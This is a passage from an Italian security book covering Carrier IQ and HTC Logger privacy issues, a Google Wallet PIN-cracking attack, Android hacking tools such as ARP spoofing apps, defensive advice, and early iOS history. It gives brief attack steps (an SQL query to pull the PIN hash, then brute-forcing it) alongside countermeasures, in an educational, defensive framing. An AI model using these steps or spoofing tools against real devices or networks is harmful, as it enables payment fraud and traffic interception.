I dati raccolti comprendono l’identificativo della periferica (produttore e modello), l’uso del browser, informazioni geografiche, i tasti digitati, le applicazioni installate e i dati relativi ai messaggi SMS. Però le metriche raccolte non sono standard in tutti i dispositivi. Ogni operatore di rete definisce in un “profilo” quali metriche raccogliere (per esempio, le metriche relative alle conversazioni interrotte sono diverse da quelle relative al consumo della batteria). Inoltre le metriche vengono raccolte quando avviene un evento specifico, ad esempio quando viene ricevuto o spedito un SMS o una chiamata o quando non avviene la connessione. Il problema per la privacy si ha perché i dati raccolti vengono associati all’ID del dispositivo mobile (IMEI, *International Mobile Equipment*) e a quello dell’utente (IMSI, *International Mobile Subscriber Identity*), per cui, ad esempio, è possibile ricavare la

posizione geografica esatta di un dato dispositivo in situazioni specifiche (a seconda del profilo definito dall'operatore di rete, poniamo al momento in cui la conversazione cade). La vera controversia è partita quando Trevor ha pubblicato un video dove mostra Carrier IQ in funzione su una periferica HTC (cfr. androidsecuritytest.com/features/logs-and-services/loggers/carrieriq/carrieriq-part2). Usando logcat, il sistema di log di default di Android, che può essere visualizzato da ogni app con opportuni permessi, Trevor ha analizzato i dati raccolti da Carrier IQ. Ha selezionato gli identificatori AgentService_J e HTC_SUBMITTER per monitorare il transito dei dati. Il video mostra che, all'apparenza, Carrier IQ è in grado di ottenere le pagine web visitate (inclusi le risorse https), la posizione geografica del dispositivo, il corpo di ogni SMS, i tasti premuti, gli eventi hardware (schermo on/off, qualità del segnale, uso della batteria) e il nome di ogni applicazione quando viene aperta.

Sulla base del video e delle conclusioni di Trevor, la speculazione su Carrier IQ e la sua capacità di raccolta dati è diventata isteria di massa. Per esempio, Forbes ha chiamato Carrier IQ “a piece of keystroke-sniffing software” e ha citato i ricercatori universitari che hanno insinuato che Carrier IQ violerebbe le leggi federali sulle intercettazioni (forbes.com/sites/andygreenberg/2011/11/30/phone-rootkit-carrier-iq-may-have-violated-wiretap-law-in-millions-of-cases/). Quindi è stata la volta dei politici: il 1° dicembre 2011 il senatore Al Franken ha inviato una lettera a Carrier IQ e alle altre parti coinvolte (AT&T, T-Mobile, Samsung, HTC e Motorola) contestando una lista di questioni relative alla possibile violazione dell'Electronic Communications Privacy Act.

Mentre la controversia continuava, il famoso e rispettato ricercatore della sicurezza Dan Rosenberg ha pubblicato sul suo blog personale “Carrier IQ: la vera storia (vulnfactory.org/blog/2011/12/05/carrieriq-the-real-story/)”.

Ecco i commenti di Dan su Carrier IQ:

Sin dall'inizio della campagna mediatica su Carrier IQ ho continuato a ripetere che sulla base delle mie conoscenze sul software, le pretese che venissero raccolte pressioni di tasti, messaggi SMS, email e altri dati di questa natura erano errate. Ho anche detto che per soddisfare gli utenti è importante che ci sia una maggiore visibilità su quali dati vengono effettivamente raccolti su questi dispositivi. [...] Sulla base delle mie ricerche, Carrier IQ implementa un servizio potenzialmente utile, progettato per aiutare a migliorare l'esperienza dell'utente sulla rete cellulare. Tuttavia, voglio chiarire, il fatto che non trovi alcuna prova di intenzioni malevole non significa che quel che sta succedendo sia necessariamente giusto.

Qualche giorno dopo, il 12 dicembre 2011, Carrier IQ pubblica un rapporto dettagliato, basato sulle ricerche di Trevor e Dan, che spiega come viene impiegato il loro software dagli operatori cellulari (carrieriq.com/company/PR.20111212.pdf). Ci sono diverse parti interessanti in questo rapporto.

- “...l'Agente IQ non può essere cancellato dal consumatore in alcun modo ufficiale fornito da Carrier IQ”.
- “L'Agente IQ non usa i file di log di Android per acquisire o estrarre le metriche”. In altre parole, i dati sensibili (contenuto di SMS, tasti premuti, posizione geografica, ecc) che comparivano nei log di Android provenivano da app precaricate dal produttore della periferica (in questo caso da HTC) e non dal programma di Carrier IQ.
- Tuttavia, anche se i dati non vengono mostrati in logcat, vengono memorizzati in “una zona temporanea e sicura della periferica in un formato che non può essere letto senza strumenti scritti appositamente e non sono mai in formato leggibile dall'uomo”. In altre parole, sono sulla periferica e perciò accessibili dagli attaccanti.

- Carrier IQ ha riconosciuto di aver scoperto un bug che permette la raccolta del contenuto degli SMS in alcuni particolari scenari (ma non in formato leggibile dall'uomo). Carrier IQ ha chiarito che non intendono processare o decodificare gli SMS e che provvederanno a correggere il bug al più presto.

Quali conclusioni possiamo trarre dallo scandalo Carrier IQ? Tralasciando la montatura mediatica messa su inizialmente, vediamo che gli ecosistemi complessi come quello mobile creano ostacoli alla rapida risoluzione di problemi quando vengono scoperti su milioni di dispositivi nel mondo. Come si è visto con Carrier IQ, i produttori dei dispositivi, i gestori di telefonia mobile, i produttori indipendenti di software, i ricercatori di sicurezza e gli utenti – a tutti è stato necessario del tempo per capire cosa stesse succedendo davvero nel dispositivo. L’architettura di profili e metriche di Carrier IQ con ogni probabilità è configurata ragionevolmente per bilanciare diagnostica e privacy, ma è stata abusata da altre app e la sua gestione dei dati rimane torbida. Alla fine, chissà se qualcuno ha imparato qualcosa di utile. Rimane comunque il dubbio su come i dati di Carrier IQ possano essere abusati in futuro, anche senza eventuali responsabilità di Carrier IQ.

Contromisure per Carrier IQ

Supponendo che non vogliate scoprire a vostre spese se il software di Carrier IQ finisce in qualche altra controversia sull’uso dei dati personali, ecco cosa potete fare. Per prima cosa verificate se avete Carrier IQ sul vostro Android. Uno degli strumenti per farlo è Lookout’s Carrier IQ Detector disponibile nell’Android Market ufficiale: <https://market.android.com/details?id=com.lookout.carrieriqdetector>. La procedura per rimuoverlo, invece, dipende da gestore telefonico, marca e modello del dispositivo e può essere pericolosa per l’utente medio. Ciononostante, in questo post sul blog XDA-Developer c’è una guida generale ost: forum.xda-developers.com/showthread.php?t=1247108. Assicuratevi di aver già rootato il vostro dispositivo e di avere tutti i privilegi richiesti sul sistema.

HTC Logger

Popolarità: 7

Semplicità: 5

Impatto: 8

Grado di rischio: 7

Il rapporto Carrier IQ parlava di un’altra classe di applicazioni che poteva provocare problemi: quelle precaricate dai produttori dei dispositivi che usano logcat per processare informazioni sensibili come contenuto di SMS o pressioni di tasti. Tuttavia l’esposizione di questo tipo di informazioni non è un fatto nuovo. Infatti, Trevor Eckhart e Justin Case l’avevano già fatto il 1° ottobre 2011, quasi due mesi prima che scoppiasse il caso Carrier IQ: hanno rivelato una enorme vulnerabilità di sicurezza nelle periferiche Android HTC relativamente al software di logging specifico del produttore (<http://androidpolice.com/2011/10/01/massive-security-vulnerability-in-htc-android-devices-evo-3d-4g-thunderbolt-others-exposes-phone-numbers-gps-sms-emails-addresses-much-more/>). L’applicazione, htcloggers.apk, era in grado di raccogliere dati sensibili, compresi posizione geografica, dati utente come indirizzi email, numeri di telefono, dati degli SMS (numeri di telefono e testo codificato) e, cosa ancora più importante, log di sistema come logcat (che già sappiamo

contenere dati sensibili nei messaggi di debug). HTC Logger fornisce le informazioni raccolte a ogni applicazione, aprendo una porta locale – qualsiasi applicazione con il permesso INTERNET può ottenere informazioni sensibili. L'accesso non autorizzato è possibile perché il servizio è pubblico e non protetto da credenziali (user/password). Un paio di giorni dopo, la HTC ha pubblicato un riconoscimento pubblico della vulnerabilità e ha promesso l'invio di una patch on-air ai clienti. Sprint ha iniziato a inviare la patch on-air ai clienti nella seconda metà di ottobre 2011.



Contromisure per HTC Logger

Ottenere la patch automaticamente on-air o manualmente avviando il processo di download tramite *Settings | System Updates | HTC Software Update | Check Now*. Come protezione aggiuntiva, se avete rootato la vostra periferica, potete rimuovere l'applicazione HTC Loggers manualmente da: /system/app/HtcLoggers.apk.



Crack del PIN di Google Wallet

<i>Popolarità:</i>	1
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	6

I dati raccolti da Carrier IQ e HTC Logger sono una cosa, ma che cosa pensereste se un'applicazione mobile vi rubasse i dati delle transazioni finanziarie?

Google Wallet è uno dei molti recenti tentativi di sostituire l'uso dei tradizionali strumenti di pagamento basati su carta (essenzialmente le carte di credito e di debito) con un sistema di pagamento mobile in tecnologia NFC (*Near Field Communication*) che richiede solo un dispositivo mobile (pagamento senza contatto) e un PIN definito dall'utente. Per configurare Google Wallet, l'utente deve avere un account Google, un telefono supportato e una carta di credito supportata. Una volta che l'account Google è stato selezionato e validato, l'applicazione chiede all'utente di inserire i dati della carta di credito fisica (numero di carta, scadenza, nome del titolare, codice postale e anno di nascita). Dopo aver inserito questi dati, Google Wallet invia una mail all'indirizzo registrato con un codice da inserire nell'applicazione per confermare la registrazione. Una volta che la registrazione è completa, Google Wallet ha accesso a tutti i dati della carta di credito come saldo, fido disponibile, ultimo estratto conto e data di scadenza del pagamento.

Secondo Google, tutte le informazioni sono memorizzate in forma codificata nel *Secure Element* (SE), un chip computerizzato all'interno del telefono, che è il principale componente di sicurezza dei sistemi di pagamento NFC. Quando un utente vuole fare un pagamento, il codice di autenticazione usato da Google Wallet è un semplice PIN di quattro cifre, che dà accesso a tutti i dati sensibili contenuti nel Secure Element. La ragione per aver scelto una password debole invece di una forte è la facilità di memorizzazione; l'utente potrebbe non ricordare il PIN, infastidirsi e disaffezionarsi allo strumento. Se la periferica viene rubata e viene digitato un PIN errato per cinque volte, l'applicazione si blocca definitivamente.

L'8 febbraio 2011 il ricercatore di sicurezza Joshua Rubin della ditta zvelo ha pubblicato una vulnerabilità di Google Wallet che permetteva a un hacker di ottenere il PIN in

pochi secondi (zvelo.com/blog/entry/google-wallet-security-pin-exposure-vulnerability). Con questa informazione l'hacker avrebbe accesso a tutti i dati della carta di credito memorizzati nel SE e utilizzare la periferica per fare acquisti. La causa principale di questa vulnerabilità è il fatto che il PIN non è memorizzato all'interno del SE ma in un database SQLite protetto solo dal meccanismo di protezione di Android che isola l'accesso ai dati di un'app alle altre. Se il dispositivo è rootato, invece, la protezione non esiste più e un utente con tali privilegi ha accesso al database.

Nel database, Rubin ha trovato il CPLC (*Card Production Lifecycle*) e l'hash del PIN in un buffer a protocollo personalizzato (protobuf), un file .proto, che è un formato di serializzazione dei dati simile concettualmente a JSON. Il CLPC conteneva inoltre hash e sale del PIN. Con queste informazioni su può effettuare un attacco a forza bruta sulla stringa SHA256 esadecimale in modo da ottenere il PIN. L'attacco non richiede troppo sforzo perché per calcolare un PIN di quattro cifre è sufficiente calcolare un massimo di 10000 hash SHA256. La vulnerabilità è stata dimostrata con un'applicazione esemplificativa di nome Google Wallet Cracker che è in grado di ottenere il PIN in pochi secondi. Anche se l'applicazione PoC non è stata rilasciata pubblicamente, i ricercatori hanno verificato la vulnerabilità indipendentemente e hanno sviluppato alcuni script per ottenere il PIN. Riportiamo i passaggi necessari per effettuare l'attacco.

1. Una volta che la periferica è rootata, eseguite la seguente query SQL per ottenere il protobuf:

```
select hex(proto) from metadata where id = "deviceInfo";
```

2. Utilizzate il modulo python Protobuf Easy Decode disponibile su github.com/intrepidusgroup/Protobuf-Easy-Decode scritto da Raj (twitter.com/#!/0xd1ab10) per decodificare i dati protobuf senza un file .proto.
3. Una volta ottenuti l'hash e il seme usate lo strumento brute_pin.py scritto da Raj per eseguire l'attacco brute-force. Cfr. github.com/intrepidusgroup/Protobuf-Easy-Decode/blob/master/brute_pin.py.



Contromisure per il crack del PIN di Google Wallet

Questa vulnerabilità si fonda sull'ineluttabile realtà dell'informatica mobile: chiunque ottenga l'accesso fisico al vostro dispositivo con ogni probabilità otterrà l'accesso a tutti i dati contenuti al suo interno.

- Non lasciate il telefono incustodito.
- Utilizzate il sistema di blocco schermo tradizionale di Android (sblocca col volto, password o disegno) per evitare l'accesso non autorizzato all'applicazione Google Wallet e alla periferica stessa.
- Non rootate il dispositivo se volete usarlo per effettuare pagamenti elettronici.
- Installate un programma antivirus sulla periferica per proteggerla da exploit e altre applicazioni maliziose che possono provare a rubare informazioni sensibili e accedere ai dati della carta di credito e al PIN.

Android come piattaforma di hacking portatile

Interrompiamo qui la nostra rassegna di vulnerabilità di Android per parlare di come usare la vostra periferica Android come piattaforma per ospitare strumenti di sicurezza – quelli buoni. A causa della natura aperta della piattaforma Android e del suo kernel Linux, nell'Android Market ufficiale sono già presenti moltissimi strumenti di hacking. Riportiamo di seguito alcuni dei più interessanti.

- **Network sniffer (Shark for Root).** Questo semplice analizzatore di rete usa una versione di tcpdump (un ben noto strumento di analisi dei pacchetti a riga di comando, che cattura e visualizza pacchetti TCP/IP) cross-compilata per ARM. Una volta in esecuzione Shark permette di specificare i parametri che verranno passati all'eseguibile tcpdump. Quando l'utente fa un tap su Start, il programma inizia a catturare i pacchetti e salva il relativo file pcap nella memoria SD, come nella Figura 11.20.

Il file pcap può poi essere visualizzato nella stessa periferica usando Shark Reader o su un computer dove può essere analizzato in dettaglio tramite strumenti sofisticati come Wireshark.




Figura 11.20 Cattura di pacchetti con Shark for Root.

- **Network Spoof.** Questa applicazione effettua un attacco di tipo ARP spoofing per ridirigere gli host di una rete Wi-Fi su un altro sito web. Una volta installato, è necessario scaricare alcuni file necessari per l'esecuzione dell'applicazione (almeno 110 MB, quindi è fortemente consigliata una connessione Wi-Fi). Una volta ottenuti i file, si può eseguire l'app facendo tap su Start. La Figura 11.21 mostra l'elenco degli attacchi di spoofing disponibili.

Per la maggior parte, questi attacchi sono destinati a essere usati come burle giocando con connessioni Internet dei vicini, per esempio reindirizzando tutti i PC della rete al sito kittenwar.com (un sito ironico dove si vota il gattino più carino in una fantomatica gara) o modificando le immagini di un sito web (annebbiadole o capovolgendole o cambiandole con un'immagine presa da un altro sito). Tuttavia, alcune di queste funzionalità possono




Figura 11.21 Spoofing con Network Spoof.

essere utilizzate con scopi malevoli (per esempio reindirizzando l'utente su un sito contenente malware o modificando la ricerca fatta su Google) per cui è importante ricordarsi di usare questi spoof responsabilmente. Uno degli attacchi di spoofing ridirige tutto il traffico al telefono. Questa funzionalità può essere utilizzata assieme all'applicazione Shark for Root per catturare tutto il traffico di una rete. Una volta selezionati l'hack, il gateway e l'obiettivo, fate tap su Start e l'applicazione inizia il suo attacco di ARP spoofing. Quindi aprite Shark for Root e catturate tutto il traffico che passa attraverso la periferica Android per analizzarlo in seguito con Wireshark.

- **Connect Cat.** Questo semplice strumento si collega a un host e gli invia il traffico di rete (in modo simile a Netcat). Connect Cat può essere utilizzato per effettuare richieste GET a host su Internet e per spedire file tramite l'OI File Manager. La Figura 11.22 mostra un frammento di comunicazione con un host remoto.
- **Nmap for Android (versione non ufficiale).** Nmap for Android è una versione portata (e a pagamento) grafica del popolarissimo strumento Nmap utilizzato per scansionare host e servizi in una rete. Tuttavia è possibile ottenere il binario di nmap gratuitamente da <ftp://linux.hr/android/nmap/nmap-5.50-android-bin.tar.bz2>. Il metodo di installazione è lo stesso di quello di tutti gli altri binari di sistema (trasferire il file sulla periferica, impostare i permessi di esecuzione, lanciare il tool con i parametri appropriati).




Figura 11.22 Connect Cat in azione.

Difendere il proprio Android

Per concludere questo paragrafo, riportiamo di seguito un elenco di contromisure di sicurezza per Android.

- *Mantenete la vostra periferica fisicamente al sicuro.* Come molti degli attacchi hanno mostrato, è praticamente impossibile proteggere un dispositivo da un attaccante che disponga dell'accesso fisico al dispositivo Android (questo è vero per ogni risorsa informatica, peraltro).
- *Blocate il vostro dispositivo.* A seconda della versione di Android che utilizzate, il sistema prevede diverse modalità di blocco onde evitare l'accesso fisico non autorizzato. Il modo più semplice è il PIN a quattro cifre, che non è molto sicuro perché può essere visto da un passante. Il livello successivo è l'uso di una password (non più lunga di 16 caratteri) che può contenere numeri, lettere e simboli. Un altro metodo innovativo per bloccare la periferica consiste nel disegnare una figura sullo schermo. Android consente di rendere il disegno invisibile mentre lo tracciate. Ricordate che la pressione costante del PIN o il ripetuto disegnare della figura di sblocco, a volte lascia delle tracce sulla superficie del dispositivo, che possono essere visualizzate facilmente con il giusto angolo di luce. Infine, l'ultima versione di Android – la 4.x (Ice Cream Sandwich) – ha introdotto il meccanismo Face Unlock, che permette di sbloccare la periferica utilizzando il riconoscimento facciale previa configurazione con una foto tramite la videocamera frontale del dispositivo.
- *Evitate di installare applicazioni da fonti sviluppatori sconosciuti.* Anche se è ben noto che sono state scoperte applicazioni malevoli anche nell'Android Market ufficiale, di sicuro la gran parte del malware mobile oggi proviene da mercati di applicazioni alternativi, per la gran parte collocati in Cina e Russia. In aggiunta, oltre a recensioni e voti degli altri utenti, l'Android Market ufficiale dispone di un livello di sicurezza aggiuntivo fornito da Google Bouncer, che è un sistema che controlla automaticamente l'Android Market alla ricerca di programmi malevoli. Secondo Google, il sistema e le compagnie di sicurezza che lavorano per proteggerlo stanno già avendo ottimi risultati, equivalenti a una riduzione del 40% delle applicazioni malevoli presenti sul mercato (googlemobile.blogspot.com/2012/02/android-and-security.html). Per questo motivo, consigliamo di disabilitare l'opzione Unknown Sources da Settings | Applications; attivatela al limite solo quando ne avete assoluta necessità.
- *Installazione di software di sicurezza.* Sin dai loro inizi i software di sicurezza per periferiche mobili non si sono limitati a rilevare eventuali malware, ma anche a proteggere i dati memorizzati nei dispositivi in caso di smarrimento o furto. Alcune funzionalità comprendono il backup online di informazioni private (contatti, messaggi SMS, dettaglio delle chiamate, foto e video); cancellazione totale, blocco remoto e tracciatura GPS attraverso un'interfaccia utente; blocco delle chiamate in ingresso e uscita e dei messaggi SMS (per esempio, per evitare che un'applicazione malevola mandi SMS o chiavi numeri a tariffazione maggiorata senza il consenso dell'utente; la protezione web per una navigazione sicura su Android, e la protezione delle app per rivedere i permessi di quelle sospette che ne richiedono in eccesso rispetto alla loro destinazione d'uso. Oltre a queste protezioni extra, l'installazione di un antivirus è sempre consigliata per proteggere la periferica da applicazioni o exploit malevoli.

- *Attivare la crittografia interna totale dell'area di memorizzazione.* A partire dalla versione 3.0 di Android (quindi a maggior ragione in Android 4.0, Ice Cream Sandwich) è disponibile la funzionalità di crittografia totale del file system – sia nei tablet che negli smartphone. Il meccanismo di cifratura evita l'accesso non autorizzato ai dati memorizzati nella periferica in caso di smarrimento o furto. Per abilitarla in Android 4.0 andate su Settings | Location & Security | Data encryption.
- *Aggiornare all'ultima versione disponibile di Android.* A causa del problema della frammentazione, molte volte non è disponibile un aggiornamento per il proprio dispositivo. È però possibile installare una ROM personalizzata, adatta al proprio dispositivo, con l'ultima versione di Android. Inoltre, le ROM personalizzate ricevono gli aggiornamenti più frequentemente, perché non devono passare attraverso tutti i produttori e gestori di telefonia (sarà sufficiente che la comunità che supporta la ROM personalizzata rilasci l'aggiornamento). Inoltre, molte ROM personalizzate dispongono dell'aggiornamento over-the-air (OTA): non bisogna connettere il dispositivo Android al PC per cercare nuovi aggiornamenti.

ATTENZIONE

L'installazione di una ROM personalizzata può far decadere la vostra garanzia. C'è sempre la possibilità che qualcosa non funzioni nel processo di flashing e la periferica risulti inutilizzabile. Assicuratevi di fare una copia di sicurezza di tutte le vostre informazioni perché tutti i dati verranno cancellati.

iOS

iPhone, iPod Touch e iPad sono tra le novità più interessanti e utili introdotte sul mercato negli ultimi anni. Lo stile di questi apparecchi, e le funzionalità che offrono, ne hanno fatto autentici “must”. Il numero di iPhone venduti negli ultimi tempi è di decine di milioni l'anno. Un'ottima notizia per Apple e anche per gli utenti, che hanno la possibilità di acquistare facilmente musica o app, e di navigare nel Web con una versione completa del browser web Safari.

Dal punto di vista tecnico, iPhone si è dimostrato molto interessante sia per i professionisti, sia per gli hacker. Gli esperti del settore hanno investito parecchio tempo per apprendere il funzionamento interno del dispositivo – quale hardware utilizza, come funziona il sistema operativo, quali protezioni sono adottate e così via. Per quanto riguarda la sicurezza, c'è molto da dire. Il sistema operativo mobile usato da iPhone, denominato iOS, ha percorso un'interessante evoluzione dalla versione iniziale, che in sostanza era una piattaforma piuttosto insicura, a quella attuale, che si è affermata come una delle più sicure piattaforme rivolte ai consumatori disponibili sul mercato.

Anche la natura “chiusa” di iPhone ha catalizzato l'interesse sulla sicurezza della sua piattaforma. iPhone per default non consente alcuna modifica del sistema operativo da terze parti; per esempio, non consente agli utenti di accedere al loro apparecchio da remoto, come potrebbero fare normalmente con qualsiasi sistema operativo desktop. Naturalmente sono molte le persone che vogliono avere la possibilità di fare questo – e molto altro – perciò si è formata una comunità di sviluppatori che ha generato approfondite ricerche sul funzionamento interno della piattaforma. Molto di ciò che conosciamo riguardo la

sicurezza di iPhone si deve all'impegno della comunità nel superare le limitazioni imposte da Apple per evitare che gli utenti ottengano un accesso completo ai loro apparecchi. Con l'introduzione nel mercato di iPhone e il suo grande successo, appare ragionevole prendere in considerazione i rischi per la sicurezza che la piattaforma porta con sé. Un computer desktop può contenere informazioni sensibili, ma difficilmente viene dimenticato al bar (pensate ai prototipi di iPhone!). Anche i computer portatili generalmente non vengono portati sempre con sé dagli utenti. Tra l'altro, la buona reputazione che iPhone si è guadagnato per quanto riguarda i problemi di sicurezza ha condotto molte persone a credere che il dispositivo non possa essere violato da un hacker. Questa convinzione naturalmente porta, in alcuni casi, ad abbassare la guardia. Se il dispositivo è super sicuro, non è il caso di essere troppo cauti. Giusto? Per questi motivi, e molti altri, la sicurezza di iPhone va considerata da una prospettiva leggermente diversa: quella di un apparecchio altamente portatile, che l'utente porta sempre con sé mantenendolo sempre acceso.

In questa parte del capitolo esaminiamo la sicurezza di iPhone da diversi punti di vista. Per cominciare descriviamo il contesto riportando la storia della piattaforma, dalla metà degli anni Ottanta fino a oggi. Poi esamineremo l'evoluzione della piattaforma dal punto di vista della sicurezza, dalla prima introduzione sul mercato fino a oggi. Poi passeremo ai dettagli tecnici, spiegando come è possibile "entrare" in dispositivi che non sono sotto il nostro controllo diretto, e infine faremo un passo in avanti e vedremo quali misure si possono prendere per difendere un iPhone dagli attacchi. Cominciamo a presentare la storia di iPhone!

Conoscere iPhone

iOS ha una storia interessante, che è utile conoscere per capire meglio come sia possibile effettuare l'hacking di questa piattaforma. Lo sviluppo di ciò che poi prese il nome di iOS iniziò molto tempo fa, a metà degli anni Ottanta, presso NeXT, Inc. Steve Jobs, poco dopo aver lasciato Apple, fondò NeXT, e quella società sviluppò una linea di workstation di alto livello destinate all'uso nel settore di istruzione e ricerca e in altri settori non propriamente di consumo. NeXT scelse di produrre un proprio sistema operativo, in origine denominato NeXTSTEP, che fu sviluppato in gran parte mettendo insieme software open source e codice sviluppato internamente. Il sistema operativo di base fu derivato principalmente dal kernel Mach di Carnegie Mellon University (CMU), con alcune funzionalità prese da BSD UNIX. Riguardo alla scelta del linguaggio di applicazione per lo sviluppo di applicazioni per la piattaforma, NeXT scelse di adottare Objective-C e fornì la maggior parte delle interfacce di programmazione per la piattaforma in questo linguaggio. Ai tempi non era una scelta convenzionale, perché era il C il linguaggio di programmazione predominante per lo sviluppo di applicazioni su altre piattaforme. Lo sviluppo di applicazioni per NeXTSTEP, quindi, generalmente prevedeva attività di programmazione in Objective-C, sfruttando estese librerie di classi fornite da NeXT. Nel 1996 Apple acquistò NeXT, e con essa il sistema operativo NeXTSTEP (che all'epoca aveva cambiato nome in OPENSTEP). Steve Jobs tornò ad Apple, e più o meno in questo periodo NeXTSTEP fu scelto come base per una nuova generazione di sistema operativo destinata a sostituire il vecchio Mac OS "classic". In una versione di anteprima della nuova piattaforma, con nome in codice "Rhapsody", l'interfaccia fu modificata per adottare lo stile di Mac OS 9, che alla fine fu sostituito da quella che poi divenne l'interfaccia utente di Mac OS X. Insieme alle modifiche dell'interfaccia, continuò il lavoro sul

sistema operativo e le applicazioni integrate, e finalmente il 24 marzo 2001, Apple rilasciò “Mac OS X”, il sistema operativo della nuova generazione.

Sei anni dopo, nel 2007, Apple entrò con forza nel mercato dei telefonini, con l’introduzione di iPhone. Si trattava di un nuovo smartphone che presentava molte funzionalità nuove, tra cui lo stile elegante e innovativo del telefono stesso e un nuovo sistema operativo mobile che inizialmente prese il nome di iPhone OS e poi fu rinominato in iOS (con qualche controversia, a causa della somiglianza con il nome di IOS – *Internet Operating System* di Cisco). iOS deriva dalla famiglia NeXTSTEP/Mac OS X ed è in qualche modo una versione ridotta di Mac OS X. Il kernel rimane basato su Mach/BSD, il modello di programmazione è simile, e il linguaggio di programmazione delle applicazioni rimane Objective-C con forte dipendenza da librerie di classi fornite da Apple.

Dopo il rilascio di iPhone, Apple rilasciò altri dispositivi dotati di iOS, tra cui iPod Touch 1G (2007), Apple TV (2007) e, nel 2010, iPad. iPod Touch e iPad sono molto simili a iPhone in termini di caratteristiche interne (sia hardware che software). Apple TV si distingue un po’ dagli altri prodotti della famiglia perché va considerato più un dispositivo embedded che un dispositivo mobile, tuttavia utilizza anch’esso iOS e funziona più o meno in modo simile (la differenza più evidente è la mancanza di un supporto ufficiale per l’installazione e l’esecuzione di app).

